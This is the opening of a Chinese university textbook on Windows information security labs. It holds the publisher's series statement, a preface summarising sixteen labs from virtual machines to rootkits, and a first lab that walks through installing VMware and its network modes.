高等院校计算机实验与实践系列示范教材

Windows信息安全实践教程

孙夫雄　编著

清华大学出版社

高等院校计算机实验与实践系列示范教材

Windows信息安全实践教程

孙夫雄　编著

清华大学出版社
北京

内 容 简 介

本书是基于 Windows 系统平台编写的信息安全实践教程，包括 16 个实践操作，分为初级篇和高级篇，初级篇有 10 个实践，包括虚拟机配置、操作系统启动方式、命令提示符、注册表和组策略、文件类型、进程与模块、Windows 账户与访问控制、消息钩子和 DLL 注入、数据安全以及木马实践；高级篇有 6 个实践，包括 Windows 内核基本分析、SQL 注入、跨站脚本攻击、PE 文件格式、Rootkit 技术和恶意代码取证分析。

本书内容丰富，特色鲜明，实用操作性强，可作为非计算机或计算机相关专业本科生的信息系统安全实践教材，也可作为计算机用户的参考书和培训教材。

图书在版编目(CIP)数据

Windows 信息安全实践教程/孙夫雄编著. —北京：清华大学出版社，2015
高等院校计算机实验与实践系列示范教材
ISBN 978-7-302-39141-8

Ⅰ. ①W…　Ⅱ. ①孙…　Ⅲ. ①Windows 操作系统－安全技术－高等学校－教材　Ⅳ. ①TP316.7

中国版本图书馆 CIP 数据核字(2015)第 017736 号

责任编辑：闫红梅　王冰飞
封面设计：
责任校对：梁　毅
责任印制：

出版发行：清华大学出版社
　　网　　址：http://www.tup.com.cn，http://www.wqbook.com
　　地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
　　社 总 机：010-62770175　　**邮　　购**：010-62786544
　　投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
　　质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
　　课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　张**：15.25　　**字　　数**：380 千字
版　　次：2015 年 5 月第 1 版　　**印　　次**：2015 年 5 月第1 次印刷
印　　数：1～　000
定　　价：　.00 元

产品编号：062430-01

出版说明

当前，重视实验与实践教育是各国高等教育界的发展潮流，我国与国外教学工作的差距也主要表现在实践教学环节上。面对新的形式和新的挑战，完善实验与实践教育体系成为一种必然。为了培养具有高质量、高素质、高实践能力和高创新能力的人才，全国很多高等院校在实验与实践教学方面进行了大力改革，在实验与实践教学内容、教学方法、教学体系、实验室建设等方面积累了大量的宝贵经验，起到了教学示范作用。

实验与实践性教学与理论教学是相辅相成的，具有同等重要的地位。它是在开放教育的基础上，为配合理论教学、培养学生分析问题和解决问题的能力以及加强训练学生专业实践能力而设置的教学环节；对于完成教学计划、落实教学大纲，确保教学质量，培养学生分析问题、解决问题的能力和实际操作技能更具有特别重要的意义。同时，实践教学也是培养应用型人才的重要途径，实践教学质量的好坏，实际上也决定了应用型人才培养质量的高低。因此，加强实践教学环节，提高实践教学质量，对培养高质量的应用型人才至关重要。

近年来，教育部把实验与实践教学作为对高等院校教学工作评估的关键性指标。2005 年 1 月，在教育部下发的《关于进一步加强高等学校本科教学工作的若干意见》中明确指出："高等学校要强化实践育人的意识，区别不同学科对实践教学的要求，合理制定实践教学方案，完善实践教学体系。要切实加强实验、实习、社会实践、毕业设计（论文）等实践教学环节，保障各环节的时间和效果，不得降低要求。"，"要不断改革实践教学内容，改进实践教学方法，通过政策引导，吸引高水平教师从事实践环节教学工作。要加强产学研合作教育，充分利用国内外资源，不断拓展校际之间、校企之间、高校与科研院所之间的合作，加强各种形式的实践教学基地和实验室建设。"

为了配合开展实践教学及适应教学改革的需要，我们在全国各高等院校精心挖掘和遴选了一批在计算机实验与实践教学方面具有潜心研究并取得了富有特色、值得推广的教学成果的作者，把他们多年积累的教学经验编写成教材，为开展实践教学的学校起一个抛砖引玉的示范作用。

为了保证出版质量，本套教材中的每本书都经过编委会委员的精心筛选和

严格评审，坚持宁缺毋滥的原则，力争把每本书都做成精品。同时，为了能够让更多、更好的实践教学成果应用于社会和各高等院校，我们热切期望在这方面有经验和成果的教师能够加入到本套丛书的编写队伍中，为实践教学的发展和取得成效做出贡献；也衷心地期望广大读者对本套教材提出宝贵意见，以便我们更好地为读者服务。

清华大学出版社

联系人：索梅 suom@tup.tsinghua.edu.cn

前言

信息世界充满安全威胁,包括系统漏洞、内部人员威胁、黑客渗透、社会工程以及来自于恶意程序(例如熊猫烧香、灰鸽子、USB病毒、网页挂马、病毒和蠕虫等)的威胁,同时各种新的安全威胁层出不穷,与日俱增。目前,来自于Internet的信息安全威胁已经越来越严重,入侵方式更加多样化,并且给用户带来了非常严重的损失,包括隐私或机密信息泄露、信息丢失或被破坏导致不可用以及信息被非授权修改、删除等。

随着计算机的普及与Internet技术的不断发展,越来越多的人开始利用Internet来查阅资料、收发电子邮件、交友聊天、游戏娱乐等,计算机和Internet已经开始明显地改变人们的日常生活和学习方式。当前流行的几个操作系统有Windows、UNIX和MAC等,但学生平时学习和生活中使用更多的还是Windows系统,而大多数学生基本停留在会用Windows系统的层面上,对系统本身的体系结构和安全机制通常一知半解,因此在开放、充满诱惑但又极不安全的网络环境中,学生普遍对其所面临的信息安全威胁认识不足,在遇到信息安全风险时无法正确地规避风险和进行有效防护。

目前与信息安全实验相关的书籍出版较多,其中不乏精品,但理论性较强,涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、信息论等多种学科,对于非计算机专业甚至计算机相关专业的学生来说过于深奥,以致难以理解和掌握,达不到信息安全通识教育的目标。

本书以Windows系统为实践平台,实践项目的选择切合非计算机专业学生的知识背景,实践内容由浅入深、由易到难,比较容易操作和实现,旨在通过实践提高学生对安全威胁的甄别能力和防范能力。本书内容分为16个实践项目,每个项目包括实践目的、实践环境、名词解释、预备知识、实践操作及步骤以及思考题几部分。

实践1 介绍虚拟机的安装与配置,实现实践环境的搭建。

实践2 在了解Windows操作系统、系统启动选项、计算机启动过程的基础上,完成修改系统启动、操作系统探查、虚拟桌面、PE启动盘等实践操作。

实践3 掌握Windows常用命令以及环境变量的设置。

实践4 了解并掌握注册表和组策略的结构、原理以及修改方法,通过实践理解其与计算机安全的紧密关系。

实践 5 了解文件格式、类型及其查看方法，通过修改文件夹选项、修改文件时间属性和图标、修改文件关联等实践操作理解文件夹病毒的原理和机制。

实践 6 了解 Windows 操作系统中进程、线程、服务以及模块的概念，掌握利用工具查看它们的方法。

实践 7 理解 Windows 操作系统中安全账户和访问控制的重要性，掌握其设置方法，包括建立和删除系统隐藏账户、使用 Cacls 命令、修改管理员账户和创建陷阱账户。

实践 8 了解 Windows 的消息机制、窗口和 DLL 注入的基本原理，通过窗口句柄及其消息的查看、窗口属性的修改、DLL 注入和 DLL 网络连接等实践加强理解。

实践 9 了解加密技术，掌握个人数据保护以及数据加密、安全删除和恢复的方法。实践内容包括文件命令隐藏、流文件隐藏及其检测方法、Word 文档数字证书的保护、TrueCrypt 软件实现文件加密、EasyRecovery 软件实现文件的恢复、Eraser 软件实现文件的安全擦除以及移动设备防病毒感染等。

实践 10 了解木马的工作机制和通信模式以及检测方法，通过“上兴木马”的具体安装、操作及其工作机制的分析，使读者认识木马的危害性和原理并掌握其检测方法。

实践 11 了解 Windows 内核原理，掌握内核的基本分析方法。实践内容包括蓝屏产生及分析、内核结构体查看、KiFastCallEntry 机理分析等。

实践 12 了解 Web 应用表单处理流程，理解 SQL 注入漏洞的原理。实践内容包括字符串型 SQL 注入、数字型 SQL 注入和 SQL 注入修改数据。

实践 13 了解网站脚本工作原理，理解跨站脚本攻击机制。实践内容包括存储型 XSS、反射型 XSS、XSS 钓鱼和跨站请求伪造。

实践 14 较深入理解 EXE 和 DLL 文件的 PE 格式，理解可执行文件加载原理及线程注入的原理。结合具体的程序源代码分析，理解 PE 文件格式，实现 EXE 注入、线程启动和 EXE 感染的实践操作。

实践 15 理解和掌握 Rootkit 技术的原理和工作机制，了解 Bootkit 技术，了解当前木马或病毒的隐藏机理，以及杀毒软件的防护原理。实践内容包括文件和进程隐藏、RootkitRevealer 的使用。

实践 16 理解和掌握恶意代码取证和分析的方法，通过对一个具体软件的取证分析，使读者了解计算机取证的流程和方法。

本书由孙夫雄主编，其中，宋玉美参与实践 1 的编写，余梦姗参与实践 3 和实践 4 的编写，吴天雄参与实践 7 和实践 9 的编写，汪可参与实践 12 和实践 13 的编写，本书校验由汪可和余梦姗完成。

本书可作为非计算机或计算机相关专业本科生的信息系统安全实践教材，也可作为计算机用户的参考书和培训教材。书中涉及的工具和代码皆可在清华大学出版社网站(www.tup.tsinghua.edu.cn)上找到。

由于作者自身水平有限，本书难免会有不妥与疏漏之处，恳请专家和读者提出宝贵意见。

编　者

2015 年 1 月

CONTENTS 目录

初 级 篇

高 级 篇

初级篇

PART

实践 1　虚拟机配置

1. 实践目的

（1）安装并使用虚拟机。

（2）熟练地在虚拟机上运行软件。

（3）实现虚拟机的网络连接。

2. 实践环境

（1）连入 Internet 的计算机一台，安装 Windows XP 或 Windows 7 等操作系统。

（2）实践工具：VMware Workstation 安装包；操作系统 ISO 安装文件(纯净安装版)。

3. 名词解释

（1）**虚拟机**：通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。

（2）**ISO 安装文件**：光盘的镜像文件，刻录软件可以直接把 ISO 文件刻录成可安装的系统光盘，用虚拟光驱加载运行或用 WinRAR 解压缩打开。ISO 文件一般以 iso 为扩展名，其文件格式为 ISO 9660。

4. 预备知识

1）原理及作用

虚拟机应用软件在宿主计算机的真实处理器和内存基础之上为虚拟机提供虚拟硬件仿真，这些仿真的硬件能够完全被安装在虚拟机上的操作系统认为是真实的硬件。也就是说，从操作系统的运行特性来看，虚拟出的硬件和真实的硬件没有本质上的差别。

虚拟机的作用：作为个人用户，可以通过在一台 PC 上安装虚拟机，实现同时运行多个操作系统，而且不用重新启动计算机，只需单击鼠标即可打开新的操作系统或是在操作系统之间进行切换。总体来说，使用虚拟机可以有以下一些典型用途。

(1) 质量评估。

对于软件企业和公司而言,由于不同的操作系统版本和大量的配置项,软件产品的测试将耗费大量的管理费用,通过使用虚拟机及其丰富的特性,可以降低企业采购和管理硬件的成本,并提高工作效率。

(2) 程序开发与测试。

程序员可以利用虚拟机的优越性实现跨平台开发不同操作系统下的应用程序,不需要重新启动计算机就可以完成整个开发阶段的试运行和调试(Program Debugging),因而节约大量的开发时间。在网络测试方面,可以利用虚拟机的网络特性,利用一台计算机即可建立完整的、封闭性的网络,既不需要另外配置硬件设备又保证了数据安全。

(3) 操作系统研发。

开发操作系统时程序员遇到的第一个难题是操作系统需要不断编译调试,如何才能让被编译的内核程序在一个系统上进行测试。这种测试以往很难在编写代码的同一台计算机上进行,因为不断重新启动计算机会大大干扰编写的进程。另外,把要测试的内核代码转移到一台专用的测试机上需要使用可移动磁盘,操作麻烦且增加费用。此时使用虚拟机就是最佳的解决方案了。可以把要调试的内核程序作为一个客户操作系统,编程间隙还可以把调试中的客户操作系统放大到全屏。

(4) 教育培训和商务演示。

IT 培训或是自学计算机技术,都必然涉及多个操作系统和多种类型的软件,这个时候使用虚拟机将有巨大的优越性。IT 销售人员推销的计算机软件产品经常可以跨越多个操作系统平台,有不同的版本,使用虚拟机就可以仅携带一台笔记本电脑到客户那里进行推销和演示了。这个方法同样适用于技术支持和维护人员。

(5) 服务器端产品。

就虚拟机技术而言,最早是出现在大型机上的,已经有几十年的历史了,当时比尔·盖茨和他的朋友保罗·艾伦开发的最早的 PC BASIC 语言环境,就是在大型机上模拟出完整的以 Intel 4004 芯片为 CPU 的,仅有 4KB 内存的最原始的 PC 而调试通过的。

(6) 信息安全。

虚拟机可用于未知病毒的查杀,主要应用在脱壳方面,由于许多未知病毒的本质都是一样的,只是把原病毒加了一个壳,如果能成功地把病毒的这层壳脱掉,就很容易将病毒清除了,缺点是消耗大量的系统资源。对于个人用户,利用虚拟机运行可疑的软件,或通过虚拟机上网冲浪,可以杜绝病毒感染主机,即使病毒破坏了虚拟机系统也不影响主机系统和数据,虚拟机系统的恢复也很容易。

目前,虚拟机服务器已经从大型机拓展到 Intel 平台,作为巩固数据中心的方法,它正在掀起一股空前的流行趋势。Intel 服务器虚拟机领域主要有三家公司在竞争,包括 VMware、MS VPC(前身 Connectix 被 MS 收购)和 Swsoft,都提供独特的解决方案。

VMware Workstation(中文名"威睿工作站")是一款功能强大的桌面虚拟计算机软件,提供用户可在单一的桌面上同时运行不同的操作系统,进行开发、测试、部署。除了对整个计算机进行虚拟外,常见的虚拟软件有虚拟光驱、虚拟桌面、虚拟摄像头、虚拟串口等。

2) 虚拟机网络模式

VMware 虚拟软件的网络适配器模式有以下 3 种。

(1) 桥接模式。

这是 VMware 的默认选项。桥接模式是指本地物理网卡和虚拟网卡通过 VMnet0 虚拟交换机进行桥接,虚拟交换机就相当于一台现实网络中的交换机,物理网卡和虚拟网卡在网络中处于同等地位,并处于同一个网段,即虚拟网卡的 IP 地址设置为与物理网卡同一个网段,IP 地址和 DNS 地址设为自动获取即可。

(2) NAT 模式。

NAT(Network Address Translation,网络地址转换)属接入广域网(WAN)技术,是一种将私有(保留)地址转化为合法 IP 地址的转换技术,它被广泛应用于各种类型的 Internet 接入方式和各种类型的网络。NAT 不仅完美地解决了 lP 地址不足的问题,而且还能够有效地避免来自网络外部的攻击,隐藏并保护网络内部的计算机。

NAT 模式中,让虚拟机借助 NAT 功能,通过宿主机所在的网络来访问公网。NAT 模式中,虚拟机的网卡和物理网卡的网络,不在同一个网络,虚拟机的网卡是在 WMware 提供的一个虚拟网络。

NAT 模式和桥接模式的比较如下。

① NAT 模式和桥接模式虚拟机都可以上外网。

② 由于 NAT 的网络在 VMware 提供的一个虚拟网络里,所以局域网其他主机是无法访问虚拟机的,而宿主机可以访问虚拟机,虚拟机可以访问局域网的所有主机,因为真实的局域网相对于 NAT 的虚拟网络,就是 NAT 的虚拟网络的外网。

③ 桥接模式下,多个虚拟机之间可以互相访问;NAT 模式下,多个虚拟机之间也可以相互访问。

(3) 仅主机模式。

在仅主机(Host-Only)模式下,虚拟网络是一个全封闭的网络,它唯一能够访问的就是主机。Host-Only 网络和 NAT 网络很相似,不同的地方就是 Host-Only 网络没有 NAT 服务,所以虚拟网络不能连接到 Internet。主机和虚拟机之间的通信是通过 VMware Network Adepter VMnet1 虚拟网卡来实现的。

Host-Only 的宗旨就是建立一个与外界隔绝的内部网络,来提高内网的安全性。这个功能或许对普通用户来说没有多大意义,但大型服务商会常常利用这个功能。

5. 实践操作及步骤

下载操作系统 ISO 安装文件和虚拟机 VMware 安装包(软件版本为 10.0),首先安装 VMware,然后用 VMware 10.0 序列号进行注册。双击桌面 VMware 图标打开虚拟机软件主界面,如图 1-1 所示。

图 1-1 显示了当前已安装了 3 个虚拟操作系统,即 Windows 7、Ubuntu 和 Windows XP 以及它们的文件所在的目录。在 Windows 7 选项卡中显示了该虚拟系统的设备信息,通过“编辑虚拟机设置”可以修改设备参数,或删除、添加设备,如图 1-2 所示。


安装新的虚拟操作系统步骤如下。

(1) 选择“文件”→“新建虚拟机”,弹出“新建虚拟机向导”对话框,如图 1-3 所示。单击“典型”单选按钮再单击“下一步”按钮。选择如图 1-3(b)中所示的“稍后安装操作系统”后单击“下一步”按钮。

图 1-1　VMware 主界面




图 1-2　编辑虚拟机设置



(a) (b)

图 1-3 安装向导

(2) 在图 1-4(a)中选择客户机操作系统类型，在 Microsoft Windows 里选择 Windows 7 系统。在图 1-4(b)中设置虚拟机名称以及虚拟机文件的安装目录，注意不使用默认的安装目录。



(a) (b)

图 1-4 选择客户机操作系统类型并命名虚拟机

(3) 接下来设置虚拟系统的磁盘大小。如图 1-5 所示，“将虚拟磁盘存储为单个文件”其文件大小可能有数十 GB 之多(依赖于系统中安装软件的数量和大小)，而“将虚拟磁盘拆分成多个文件”每个文件大小上限只有 2GB 左右，有助于复制。图 1-6 中显示了虚拟系统配置信息。可以单击“自定义硬件”按钮修改、增加或删除硬件，如图 1-2 所示。

单击图 1-6 中的“完成”按钮后则回到主界面并新增了一个名为 Windows 7 的选项卡，



图 1-5　设置虚拟系统的磁盘



图 1-6　虚拟系统配置信息

如图 1-7(a)所示。图 1-7(b)显示了存储在“F:\windows 7”目录下的虚拟磁盘的多个文件，由于还没有安装实质的操作系统，整个文件夹大小为 9MB。其中文件 Windows 7.vmx 包含了修改虚拟机的配置信息，如：.encoding = "GBK"表示中文编码，virtualHW.version = "10"表示虚拟机软件版本；用高版本 VMware 生成的虚拟系统文件可能无法用低版本 VMware 打开，这时将 virtualHW.version 的值修改为对应的版本值即可。

(4) 在图 1-2 所示的“虚拟机设置”对话框中，单击“CD/DVD 驱动器”设备，选择“使用 ISO 映像文件”，如图 1-8 所示。

(5) 设置 BIOS 的启动次序。单击“开启此虚拟机”后虚拟计算机启动，立刻按住键盘上的 F2 键不放，即进入 BIOS 设置界面，如图 1-9 所示，使用左右方向键切换到 Boot 选项卡，用上下方向键选择 CD-ROM Drive，然后按 Shift 和＋键将 CD-ROM Drive 移至顶端，按 F10 键保存退出。

